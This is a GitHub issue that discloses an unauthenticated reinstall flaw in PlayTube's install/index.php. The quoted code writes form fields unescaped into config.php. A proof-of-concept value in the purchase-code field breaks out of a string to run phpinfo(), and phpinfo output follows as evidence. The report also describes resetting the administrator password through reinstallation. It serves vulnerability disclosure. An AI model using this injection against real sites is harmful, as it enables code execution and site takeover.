New issue

Jump to bottom

PlayTube install/index.php ReInstall with no Limit to Excute php code Vulnerability #1

Open **R4ilgun** opened this issue on Feb 2, 2021 · 0 comments


R4ilgun commented on Feb 2, 2021

read this code in install/index.php:


```php
error_reporting(E_ALL);
@ini_set("memory_limit", "-1");
@set_time_limit(0);
$ServerErrors = array();
require '../assets/includes/functions_general.php';
$config_file_name = '../config.php';

if (!empty($_POST['install'])){
   $con = mysqli_connect($_POST['sql_host'], $_POST['sql_user'], $_POST['sql_pass'], $_POST['sql_name']
   if (mysqli_connect_errno()) {

      $ServerErrors[] = "Failed to connect to MySQL: " . mysqli_connect_error();
   }
   if ($con) {
```

```php
//if ($ServerErrors) {
   if (empty($ServerErrors)) {
      $file_content =
'<?php
// +------------------------------------------------------------------------+
// | @author Deen Doughouz (DoughouzForest)
// | @author_url 1: http://www.playtubescript.com
// | @author_url 2: http://codecanyon.net/user/doughouzforest
// | @author_email: wowondersocial@gmail.com
// +------------------------------------------------------------------------+
// | PlayTube - The Ultimate Video Sharing Platform
// | Copyright (c) 2017 PlayTube. All rights reserved.
// +------------------------------------------------------------------------+
// MySQL Hostname
$sql_db_host = "' . $_POST['sql_host'] . '";
// MySQL Database User
$sql_db_user = "' . $_POST['sql_user'] . '";
// MySQL Database Password
$sql_db_pass = "' . $_POST['sql_pass'] . '";
// MySQL Database Name
$sql_db_name = "' . $_POST['sql_name'] . '";

// Site URL
$site_url = "' . $_POST['site_url'] . '"; // e.g (http://example.com)

// Purchase code
$purchase_code = "' . $_POST['purshase_code'] . '"; // Your purchase code, don\'t give it to anyone.
?>';
$success = '';
$config_file = file_put_contents($config_file_name, $file_content);
```

We can see that there is no detect the site has installed or not.



So we can Reinstall the site with our local database to **modify the administrator's password to login**.
And also we can insert php code to config.php **to excute php code.**
Submit form like this:



And we can excute code in config.php.

```php
<?php
// +------------------------------------------------------------------------+
// | @author Deen Doughouz (DoughouzForest)
// | @author_url 1: http://www.playtubescript.com
// | @author_url 2: http://codecanyon.net/user/doughouzforest
// | @author_email: wowondersocial@gmail.com
// +------------------------------------------------------------------------+
// | PlayTube - The Ultimate Video Sharing Platform
// | Copyright (c) 2017 PlayTube. All rights reserved.
// +------------------------------------------------------------------------+
// MySQL Hostname
$sql_db_host = "localhost";
// MySQL Database User
$sql_db_user = "root";
// MySQL Database Password
$sql_db_pass = "123456";
// MySQL Database Name
$sql_db_name = "test";

// Site URL
$site_url = "http://v.pt7.site"; // e.g (http://example.com)

// Purchase code
$purchase_code = "7777";phpinfo();#"; // Your purchase code, don't give it to anyone.
?>
```

PHP Version 5.6.9

System	Windows NT HOGWORTS 6.2 build 9200 (Windows 8 Home Premium Edition) AMD64
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS,VC11
PHP Extension Build	API20131226,NTS,VC11
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant